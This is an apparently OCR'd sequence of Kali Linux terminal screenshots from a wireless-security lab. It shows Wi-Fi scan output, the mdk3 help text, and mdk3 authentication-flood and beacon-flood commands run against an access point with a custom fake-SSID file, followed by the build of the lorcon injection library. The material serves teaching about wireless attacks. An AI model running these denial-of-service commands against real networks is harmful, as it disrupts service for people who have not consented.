
```
root@kali: ~
File  Edit  View  Search  Terminal  Help

 CH 13 ][ Elapsed: 8 s ][ 2013-07-13 14:20

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:A4:32:17:97  -71        3        2    0  12  54 . OPN              Wi5-Kavali PAP 1
 00:94:E4:CB:04:E8  -27       14        1    0  10  54e. WPA2 CCMP   PSK  Seclab
 00:21:A4:32:09:3C  -56        7        1    0   2  54 . OPN              Wi5_VRNAGAR1
 00:15:6D:70:C7:60  -57        6        2    0   4  54e. OPN              SRNET CH6
 00:21:A4:32:22:31  -66        6        0    0  13  54 . OPN              Wi5_VRNAGAR2
 00:15:6D:70:C7:85  -68        5        0    0   1  54e. OPN              ubnt

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:21:A4:32:17:97  00:E0:4C:AA:A0:ED   -1   11 - 0      0        2
 00:15:6D:70:C7:60  D8:5D:4C:B2:1E:E2   -1   12 - 0      0        2
```

```
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b    - Beacon Flood Mode
       Sends beacon frames to show fake APs at clients.
       This can sometimes crash network scanners and even drivers!
a    - Authentication DoS mode
       Sends authentication frames to all APs found in range.
       Too much clients freeze or reset some APs.
p    - Basic probing and ESSID Bruteforce mode
       Probes AP and check for answer, useful for checking if SSID has
       been correctly decloaked or if AP is in your adaptors sending range
       SSID Bruteforcing is also possible with this test mode.
d    - Deauthentication / Disassociation Amok Mode
       Kicks everybody found from AP
m    - Michael shutdown exploitation (TKIP)
       Cancels all traffic continuously
x    - 802.1X tests
w    - WIDS/WIPS Confusion
       Confuse/Abuse Intrusion Detection and Prevention Systems
f    - MAC filter bruteforce mode
       This test uses a list of known client MAC Adresses and tries to
       authenticate them to the given AP while dynamically changing
       its response timeout for best performance. It currently works only
```

```
root@kali:~# mdk3 mon0 a -a 90:94:E4:C8:04:E8 -m -c

Connecting Client: 00:90:D1:EC:29:CD to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:06:25:25:3E:2F to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:02:2D:2D:A5:1E to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:0E:35:27:3B:C6 to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:30:65:65:38:AF to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:05:5D:97:2F:70 to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:01:F4:F4:F7:F8 to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:A0:F8:F8:CD:BA to target AP: 90:94:E4:C8:04:E8
Connecting Client: 00:11:BB:FA:1F:9A to target AP: 90:94:E4:C8:04:E8
Packets sent:  51549 - Speed:  870 packets/sec
```




```
root@kali:~# mdk3 mon0 b -w -g -t -m -c 6

Current MAC: 00:07:50:7C:C2:54 on Channel  6 with SSID: $a7li0Rk
Current MAC: 00:04:5A:0E:AA:6A on Channel  6 with SSID: 7#W6g^M3PyZE{K
Current MAC: 00:50:18:6E:BB:0E on Channel  6 with SSID: _QY/[W!g$XF7gSV&w-0JDj;p
:'*
Current MAC: 00:0B:CD:60:C0:53 on Channel  6 with SSID: ?/#BD%9c-ö.ox
Current MAC: 00:06:25:25:57:2E on Channel  6 with SSID: VXJ
Current MAC: 00:0D:BD:55:F3:02 on Channel  6 with SSID: W\LUI\lJdMShJBl|dM
Current MAC: 00:03:2F:AA:23:E2 on Channel  6 with SSID: K-Z&?09dsd"4'\;rT}/cA
Current MAC: 00:07:13:56:B2:2B on Channel  6 with SSID: 7CjP8Wr*y`|s<;'QV_*&p;/H
cn=%Y|
Current MAC: 00:20:E0:06:89:F5 on Channel  6 with SSID: ,"TEqHl
Current MAC: 00:0F:66:E7:0F:6A on Channel  6 with SSID: $z
Current MAC: 00:20:E0:6D:8B:24 on Channel  6 with SSID: Lz(tnKf#xDpB_e$
Current MAC: 00:60:1D:1D:27:9F on Channel  6 with SSID: M$pRt0D\66uJy%Hmhl"p*S:L
&
Current MAC: 00:03:52:4D:59:20 on Channel  6 with SSID: O*6eF.Q4j8sTgG.o-((fT h"
```





```
root@kali:~# mdk3 mon0 b -f labfiles/denial-of-service/SSID-FAKE -w -g -t -m -c
6

Current MAC: 00:09:5B:EC:29:CD on Channel  6 with SSID: Hello
Current MAC: 00:09:5B:2F:EE:15 on Channel  6 with SSID: cyberwar
Current MAC: 00:0A:8A:8A:6E:5D on Channel  6 with SSID: cyberwar
Packets sent:    119 - Speed:   60 packets/sec
```


```
Current MAC: 00:01:E6:75:F0:63 on Channel  6 with SSID:
Current MAC: 00:0E:6A:20:4E:5D on Channel  6 with SSID: cyberwar
Current MAC: 00:11:2F:93:66:5B on Channel  6 with SSID: cybergate
Current MAC: 00:90:D1:D1:52:5B on Channel  6 with SSID: cybergate
Current MAC: 00:04:E2:E2:36:61 on Channel  6 with SSID: fortinet
Current MAC: 00:80:C8:85:1E:9E on Channel  6 with SSID: nortel
Current MAC: 00:13:80:CA:7D:1F on Channel  6 with SSID: nortel
Current MAC: 00:50:DA:40:67:50 on Channel  6 with SSID: ubnt
Current MAC: 00:60:1D:1D:7C:E4 on Channel  6 with SSID: cisco
Current MAC: 00:03:52:1E:14:42 on Channel  6 with SSID: netgear
Current MAC: 00:04:76:85:04:BD on Channel  6 with SSID: dlink
Current MAC: 00:0F:F8:51:57:0D on Channel  6 with SSID: dlink
Current MAC: 00:11:88:D9:D7:A1 on Channel  6 with SSID: linksys
Current MAC: 00:11:09:0E:30:B6 on Channel  6 with SSID: security
Current MAC: 00:11:88:0A:C8:FA on Channel  6 with SSID: security
Current MAC: 00:02:A5:72:C9:DB on Channel  6 with SSID: wireless
Current MAC: 00:0C:E5:E4:A4:85 on Channel  6 with SSID: wireless
Current MAC: 00:0E:35:2F:86:D9 on Channel  6 with SSID: wireless
Current MAC: 00:11:0A:B7:75:59 on Channel  6 with SSID: come to
Current MAC: 00:0C:85:6F:04:EA on Channel  6 with SSID: india
Current MAC: 00:04:E2:B0:A8:50 on Channel  6 with SSID: Ram from
Current MAC: 00:40:96:96:A3:6F on Channel  6 with SSID: Ram from
```

SSID-FAKE (~/labfiles/denial-of-service) - VIM


File Edit View Search Terminal Help


```
Hello
hai
I am
Raghu
Ram from
india
come to
learn
wireless
security
linksys
dlink
netgear
cisco
ubnt
nortel
fortinet
cybergate
cyberwar
```





root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install libpcap0.8-dev libnl-3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
libnl-3-dev libpcap0.8-dev
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 311 kB of archives.
After this operation, 998 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ sana/main libnl-3-dev i386 3.2.24-2 [82.9 kB]
Get:2 http://http.kali.org/kali/ sana/main libpcap0.8-dev i386 1.6.2-2 [228 kB]
Fetched 311 kB in 1s (169 kB/s)
Selecting previously unselected package libnl-3-dev.
(Reading database ... 338020 files and directories currently installed.)
Preparing to unpack .../libnl-3-dev_3.2.24-2_i386.deb ...
Unpacking libnl-3-dev (3.2.24-2) ...
Selecting previously unselected package libpcap0.8-dev.
Preparing to unpack .../libpcap0.8-dev_1.6.2-2_i386.deb ...
Unpacking libpcap0.8-dev (1.6.2-2) ...
Processing triggers for man-db (2.7.0.2-5) ...
Setting up libnl-3-dev (3.2.24-2) ...
Setting up libpcap0.8-dev (1.6.2-2) ...



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone https://code.google.com/p/lorcon
Cloning into 'lorcon'...
Receiving objects: 100% (227/227), 640.71 KiB | 1.04 MiB/s, done.
Resolving deltas: 100% (97/97), done.
Checking connectivity... done.
root@kali:~#


root@kali: ~/lorcon
File Edit View Search Terminal Help
If you ever happen to want to link against installed libraries
in a given directory, LIBDIR, you must either use libtool, and
specify the full pathname of the library, or use the `-LLIBDIR'
flag during linking and do at least one of the following:
- add LIBDIR to the `LD_LIBRARY_PATH' environment variable
during execution
- add LIBDIR to the `LD_RUN_PATH' environment variable
during linking
- use the `-Wl,-rpath -Wl,LIBDIR' linker flag
- have your system administrator add LIBDIR to `/etc/ld.so.conf'
See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual pages.
install -d -m 755 /usr/local/include
install -d -m 755 /usr/local/include/lorcon2/
install -m 644 lorcon.h /usr/local/include/lorcon2/lorcon.h
install -m 644 lorcon_packet.h /usr/local/include/lorcon2/lorcon_packet.h
install -m 644 lorcon_packasm.h /usr/local/include/lorcon2/lorcon_packasm.h
install -m 644 lorcon_forge.h /usr/local/include/lorcon2/lorcon_forge.h
install -m 644 ieee80211.h /usr/local/include/lorcon2/lorcon_ieee80211.h
install -d -m 755 /usr/local/share/man/man3
install -o root -m 644 lorcon.3 /usr/local/share/man/man3/lorcon.3
root@kali:~/lorcon#


root@kali: ~/lorcon/pylorcon2
File Edit View Search Terminal Help
running build_ext
building 'PyLorcon2' extension
creating build/temp.linux-i686-2.7
i586-linux-gnu-gcc -pthread -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -f
no-strict-aliasing -D_FORTIFY_SOURCE=2 -g -fstack-protector-strong -Wformat -Wer
ror=format-security -fPIC -I/usr/include/python2.7 -c PyLorcon2.c -o build/temp.
linux-i686-2.7/PyLorcon2.o
creating build/lib.linux-i686-2.7
i586-linux-gnu-gcc -pthread -shared -Wl,-O1 -Wl,-Bsymbolic-functions -Wl,-z,relr
o -fno-strict-aliasing -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -D_FORT
IFY_SOURCE=2 -g -fstack-protector-strong -Wformat -Werror=format-security -Wl,-z
,relro -D_FORTIFY_SOURCE=2 -g -fstack-protector-strong -Wformat -Werror=format-s
ecurity build/temp.linux-i686-2.7/PyLorcon2.o -lorcon2 -o build/lib.linux-i686-2
.7/PyLorcon2.so
root@kali:~/lorcon/pylorcon2# python setup.py install
running install
running build
running build_ext
running install_lib
copying build/lib.linux-i686-2.7/PyLorcon2.so -> /usr/local/lib/python2.7/dist-p
ackages
running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/PyLorcon2-0.2.egg-info
root@kali:~/lorcon/pylorcon2#



root@kali: ~/lorcon/ruby-lorcon
File Edit View Search Terminal Help
h is obsolete [-Wcpp]
 #warning rubysig.h is obsolete
  ^
In file included from Lorcon2.c:5:0:
Lorcon2.c: In function 'Lorcon_capture_next':
